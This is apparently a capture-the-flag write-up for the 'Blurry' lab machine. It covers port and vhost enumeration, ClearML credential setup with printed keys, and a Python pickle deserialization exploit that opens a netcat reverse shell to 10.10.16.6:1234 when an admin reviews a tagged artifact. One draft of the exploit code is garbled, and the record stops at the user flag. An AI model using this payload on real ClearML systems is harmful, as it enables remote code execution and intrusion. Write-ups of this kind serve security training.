



Blurry


1. Enumeration

As we used to, we start enumerating ports




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-08 16:45 EDT
Nmap scan report for 10.129.62.241
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://app.blurry.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.94 seconds
```

There are just two port open, the 80 port is redirecting to a subdomain, which indicates that probably there are other subdomains running on it.



We can register ourselves and follow the instructions to authenticate us, and prepare crearml to execute tasks through it.



GETTING STARTED

Get started in a jiffy:

1. Install

Run the ClearML setup script

```
pip install clearml
```

2. Configure

Run the ClearML setup script

```
clearml-init
```

Complete the clearml configuration information as prompted.

```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "BNDIKA1SLMJNQ8CD2YPB"
    "secret_key" = "C4tbFonn6aR2mmYa8szAdKMubGVTkD70td1F3D19jlXcpl3QAW"
  }
}
```


Manage your app credentials in the workspace settings page

3. Integrate

Add ClearML to your code. For example:


```
from clearml import Task
task = Task.init(project_name="my project", task_name="my task")
```

Let's search for another subdomains




```
┌──(kali㉿kali)-[~/Desktop/blurry]
└─$ gobuster vhost -u http://blurry.htb/ -t 35 -w /usr/share/wordlists/dirbuster/directory-list-lowerc
ase-2.3-medium.txt --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blurry.htb/
[+] Method:                  GET
[+] Threads:                 35
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
[+] Append Domain:           true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: files.blurry.htb Status: 200 [Size: 2]
Found: chat.blurry.htb Status: 200 [Size: 218733]
Found: app.blurry.htb Status: 200 [Size: 13327]
Found: api.blurry.htb Status: 400 [Size: 280]
Progress: 12092 / 207644 (5.82%)
```

Configure clearml to authenticate using .conf file



```
┌──(kali㉿kali)-[~]
└─$ clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g.
 http://localhost:8080//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:

clearml-1.13.1 Could not parse credentials, please try entering them manually.
Enter user access key: c468e47b450644aeae93189652e277f8
Enter user secret: c468e47b450644aeae93189652e277f8
Detected credentials key="clearml-1.13.1 c468e47b450644aeae93189652e277f8" secret="c468***"

Editing configuration file: /home/kali/clearml.conf
Enter the url of the clearml-server's Web service, for example: http://localhost:8080

WEB Host configured to: 
```

There is a public chat inside of one subdomain



rocket.chat

Welcome to Blurry Vision workspace

Powered by Rocket.Chat

Create an account

Name *: aaa aaa

Email *: aaa@aaa.com

Username *: aaa


Password *: •••

Confirm your password *: •••

By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.

2. User flag

Now we have a clue, it is necessary to use review tag to make that an admin open the artifact file which is the object that have the reverse shell



Chad Jippity

February 10, 2024

jippity Admin Owner 7:11 AM

Dear Team,

I'm excited to announce a new initiative to streamline our project review and quality assurance processes through the ClearML platform. This initiative is designed to enhance our efficiency and ensure the highest standards of quality across all our projects.

To facilitate this, we have implemented a new protocol for submitting tasks that require administrative review or further analysis. Whenever you complete a task that generates artifacts that you believe should be reviewed, please tag these tasks with the "review" tag in ClearML.

I will periodically run a specialised task designed to identify and process all tasks, within our Black Swan project, marked with the "review" tag. This process will involve reviewing the artifacts associated with these tasks, examining their contents to ensure they meet our project's standards and requirements.


This procedure not only helps us maintain oversight over critical data and metrics but also allows us to catch potential issues early, streamline our workflows, and foster a culture of continuous improvement and accountability.

Your cooperation is vital for the success of this initiative. By actively participating in this review process, we can collectively ensure that our projects progress smoothly, efficiently, and to the highest quality standards.

Thank you for your dedication and commitment to excellence. Together, we will make the most of ClearML to drive our projects forward and achieve outstanding results.

Warm regards,


Chad Jippity



```
┌──(kali㉿kali)-[~]
└─$ clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g.
 http://localhost:8080//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
api {
    web_server: http://app.blurry.htb
    api_server: http://api.blurry.htb
    files_server: http://files.blurry.htb
    credentials {
        "access_key" = "YJNJDEZLHG2EEUT76FGE"
        "secret_key"  = "AkLuKU9DZhL7kaLxL2OW3rzCXLcHG4bWHQWJ0bNElR2TMGKCAF"
    }
}
Detected credentials key="YJNJDEZLHG2EEUT76FGE" secret="AkLu***"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb

Verifying credentials ...
Credentials verified!

New configuration stored in /home/kali/clearml.conf
ClearML setup completed successfully.
```


Prepare the exploit

```
import os
from clearml import Task
import base64
import time

task = Task.init(project_name='Black Swan', task_name='Nombre

class Tricp:
    def _reduce_(self):
        cmd = 'rev shell'
        return os.system, (cmd,)

rng_name = base64.b64encode(str(time.time()).encode()).decode
task.upload_artifact(name=rng_name,artifact_object=Pickle())

task.execute_remotely(queue_name='default')
```




```
import os
from clearml import Task
import base64
import time

task = Task.init(project_name='Black Swan', task_name='Generate and Upload Pickle', tags=["review"], task_type=Task.Ta
skTypes.data_processing)

class Pickle:
    def _reduce_(self):
        cmd = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.6 1234 >/tmp/f"
        return os.system, (cmd,)

rng_name = base64.b64encode(str(time.time()).encode()).decode()
task.upload_artifact(name=rng_name, artifact_object=Pickle())

task.execute_remotely(queue_name='default')
~
~
~
```

Execute it and get user flag




```
